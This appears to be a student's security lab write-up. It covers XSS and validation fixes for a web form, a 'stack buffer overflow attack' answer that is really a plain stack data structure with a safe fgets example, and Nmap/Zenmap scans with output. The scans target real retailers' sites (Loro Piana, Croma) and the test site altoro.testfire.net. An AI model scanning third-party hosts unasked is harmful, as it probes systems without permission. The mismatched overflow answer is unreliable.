Selected Course Field:

It allows empty input, which may not be desirable.
Improvement: Validate that the selected course is not empty.
Output Encoding:
Display Output:
The displayOutput() function directly injects HTML content into the page without encoding, which could lead to XSS (Cross-Site Scripting) vulnerabilities if the input is not properly sanitized.

Improvement: Sanitize the output by escaping HTML entities to prevent XSS attacks. You can use libraries like DOMPurify for this purpose.
Overall Security Measures:
Client-Side Validation:

While client-side validation is essential for user experience, it should not be the only line of defense. Always perform server-side validation as well to prevent malicious data manipulation.
Server-Side Validation:

Ensure that the server also performs validation checks on the received data. Client-side validation can be bypassed by attackers, so server-side validation acts as an additional layer of security.
Data Sanitization:

Implement robust input sanitization techniques to neutralize malicious input that might attempt SQL injection, XSS, or other attacks.
Regular Security Audits:

Regularly audit the codebase for security vulnerabilities and apply patches or updates as necessary. Keep up-to-date with security best practices and standards.
By addressing these vulnerabilities and implementing the recommended improvements, you can enhance the security of the Online Learning Management System. Remember that security is an ongoing process, and it's crucial to stay vigilant and proactive in safeguarding against potential threats.

**Q18}** Implement a stack buffer overflow attack :-

CODE :-

```
#include <stdio.h>
#include<conio.h>
#define MAX_SIZE 100

// Global variables
int stack[MAX_SIZE];
int top = -1; // Stack is initially empty

// Function to check if the stack is empty
int isEmpty() {
   return top == -1;
}

// Function to check if the stack is full
int isFull() {
   return top == MAX_SIZE - 1;
}


void push(int data) {
   if (isFull()) {
         printf("Error: Stack Overflow\n");
         return;
   }

   stack[++top] = data;
}


int pop() {
   if (isEmpty()) {
         printf("Error: Stack Underflow\n");
         return -1;
   }

   return stack[top--];
}


void display() {
  int i;
   if (isEmpty()) {
        printf("Stack is empty.\n");
        return;
    }

    printf("Stack elements: ");
    for (i = top; i >= 0; i--) {
        printf("%d ", stack[i]);
    }
    printf("\n");
}

int main() {
    int choice, data;
    clrscr();

    do {
        printf("\nStack Operations\n");
        printf("1. Push\n");
        printf("2. Pop\n");
        printf("3. Display\n");
        printf("4. Exit\n");
        printf("Enter your choice: ");
        scanf("%d", &choice);

        switch (choice) {
            case 1:
                printf("Enter data to push: ");
                scanf("%d", &data);
                push(data);
                break;
            case 2:
                data = pop();
                if (data != -1)
                    printf("Popped element: %d\n", data);
                break;
            case 3:
                display();
                break;
            case 4:
                printf("Exiting program.\n");
                break;
            default:
                printf("Invalid choice. Please try again.\n");
        }
    } while (choice != 4);

    return 0;
    getch();
}
```

2} USING FGETS :-

```
#include <stdio.h>
#include <string.h>

void vulnerable_function() {
    char buffer[10];
    int c;
    printf("Enter your name: ");
    fgets(buffer, sizeof(buffer), stdin);

    // Check if the last character in the buffer is a newline
    // If not, it means the input was too long for the buffer
    if (buffer[strlen(buffer) - 1] != '\n') {
        printf("Buffer Overflow\n");
        // Consume the remaining input from stdin
        while ((c = getchar()) != '\n' && c != EOF);
    } else {
        printf("Hello, %s", buffer);
    }
}

int main() {
    vulnerable_function();
    return 0;
}
```

**Q19}** Utilize NMAP to perform a port scan on the network of "Retail Chain":-

STEPS :-


1} PASTE THE URL NEEDED (EG. www.boat-lifestyle.com) IN THE TARGET BLOCK
2} NEXT THERE WILL BE A SCAN BLOCK SELECT WHICH SCAN YOU WANT TO PERFORM LIKE INTENSE SCAN, REGULAR SCAN, QUICK SCAN ETC
3} AFTER THAT CLICK ON THE SCAN BUTTON TO START SCANNING…

Once the scan is complete, Nmap will provide a list of open ports and services running on those ports. Pay attention to any unfamiliar or unexpected services, as they could indicate potential vulnerabilities or malware presence. Common ports to look out for include:

- Port 80 (HTTP): Web servers
- Port 443 (HTTPS): Secure web servers
- Port 22 (SSH): Secure shell services
- Port 21 (FTP): File transfer services
- Port 3389 (RDP): Remote Desktop Protocol


OUTPUT :-

1} LORO PIANNA :-


Target: ii.loropiana.com Profile: Regular scan


Command: nmap ii.loropiana.com

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 19:22 India Standard Time
Nmap scan report for ii.loropiana.com (104.108.248.62)
Host is up (0.092s latency).
rDNS record for 104.108.248.62: a104-108-248-62.deploy.static.akamaitechnologies.com
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds
```


Target: ii.loropiana.com Profile: Regular scan

Command: nmap ii.loropiana.com


| Port | Protocol | State | Service | Version |
|---|---|---|---|---|
| 21 | tcp | open | ftp | |
| 80 | tcp | open | http | |
| 443 | tcp | open | https | |



Target: i.loropiana.com

Command: nmap i.loropiana.com


```
▾ i.loropiana.com (104.108.248.62)
  ▾ Host Status
      State:          up
      Open ports:     3
      Filtered ports: 997
      Closed ports:   0
      Scanned ports:  1000
      Up time:        Not available
      Last boot:      Not available
  ▾ Addresses
      IPv4: 104.108.248.62
      IPv6: Not available
      MAC:  Not available
  ▾ Hostnames
      Name - Type: i.loropiana.com - user
      Name - Type: a104-108-248-62.deploy.static.akamaitechnologies.com - PTR
  ▸ Comments
```



Target: i.loropiana.com

Command: nmap i.loropiana.com

## 2} CROMA :-




Target: www.croma.com

Profile: Intense scan

Command: nmap -T4 -A -v www.croma.com

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 19:27 India Standard Time
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:27
Completed NSE at 19:27, 0.00s elapsed
Initiating NSE at 19:27
Completed NSE at 19:27, 0.00s elapsed
Initiating NSE at 19:27
Completed NSE at 19:27, 0.00s elapsed
Initiating Ping Scan at 19:27
Scanning www.croma.com (96.17.150.146) [4 ports]
Completed Ping Scan at 19:27, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:27
Completed Parallel DNS resolution of 1 host. at 19:27, 0.55s elapsed
Initiating SYN Stealth Scan at 19:27
Scanning www.croma.com (96.17.150.146) [1000 ports]
Discovered open port 21/tcp on 96.17.150.146
Discovered open port 80/tcp on 96.17.150.146
Discovered open port 443/tcp on 96.17.150.146
```



Target: www.croma.com

Profile: Intense scan

Command: nmap -T4 -A -v www.croma.com

| | Port | Protocol | State | Service | Version |
|---|---|---|---|---|---|
| ● | 21 | tcp | open | ftp | |
| ● | 80 | tcp | open | http | |
| ● | 443 | tcp | open | https | |

**Q21}** Utilize NMAP to perform an port scan on the network of Altoro Mutual - http://altoro.testfire.net/ , identifying potential security risks :-


STEPS :-

1} PASTE THE URL NEEDED (EG. www.boat-lifestyle.com) IN THE TARGET BLOCK
2} NEXT THERE WILL BE A SCAN BLOCK SELECT WHICH SCAN YOU WANT TO PERFORM LIKE INTENSE SCAN, REGULAR SCAN, QUICK SCAN ETC
3} AFTER THAT CLICK ON THE SCAN BUTTON TO START SCANNING…


Once the scan is complete, Nmap will provide a list of open ports and services running on those ports. Pay attention to any unfamiliar or unexpected services, as they could indicate potential vulnerabilities or malware presence. Common ports to look out for include:

- Port 80 (HTTP): Web servers
- Port 443 (HTTPS): Secure web servers
- Port 22 (SSH): Secure shell services
- Port 21 (FTP): File transfer services
- Port 3389 (RDP): Remote Desktop Protocol


OUTPUT :-


Scan Tools Profile Help
Target: altoro.testfire.net
Profile: Intense scan
Command: nmap -T4 -A -v altoro.testfire.net
Hosts Services
OS Host
Nmap Output Ports / Hosts Topology Host Details Scans
nmap -T4 -A -v altoro.testfire.net

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 19:32 India Standard Time
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating NSE at 19:32
Completed NSE at 19:32, 0.00s elapsed
Initiating Ping Scan at 19:32
Scanning altoro.testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 19:32, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:32
Completed Parallel DNS resolution of 1 host. at 19:32, 0.92s elapsed
Initiating SYN Stealth Scan at 19:32
Scanning altoro.testfire.net (65.61.137.117) [1000 ports]
Discovered open port 8080/tcp on 65.61.137.117
Discovered open port 443/tcp on 65.61.137.117
Discovered open port 80/tcp on 65.61.137.117
Discovered open port 21/tcp on 65.61.137.117
```


Zenmap
Scan Tools Profile Help
Target: altoro.testfire.net
Profile: Regular scan
Scan Cancel
Command: nmap altoro.testfire.net
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
Filter Hosts

| | Port | Protocol | State | Service | Version |
|---|---|---|---|---|---|
| ● | 21 | tcp | open | ftp | |
| ● | 80 | tcp | open | http | |
| ● | 443 | tcp | open | https | |
| ● | 8080 | tcp | open | http-proxy | |
| ● | 8443 | tcp | closed | https-alt | |


Zenmap
Scan Tools Profile Help
Target: altoro.testfire.net
Profile: Regular scan
Scan Cancel
Command: nmap altoro.testfire.net
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
altoro.testfire.net
Filter Hosts

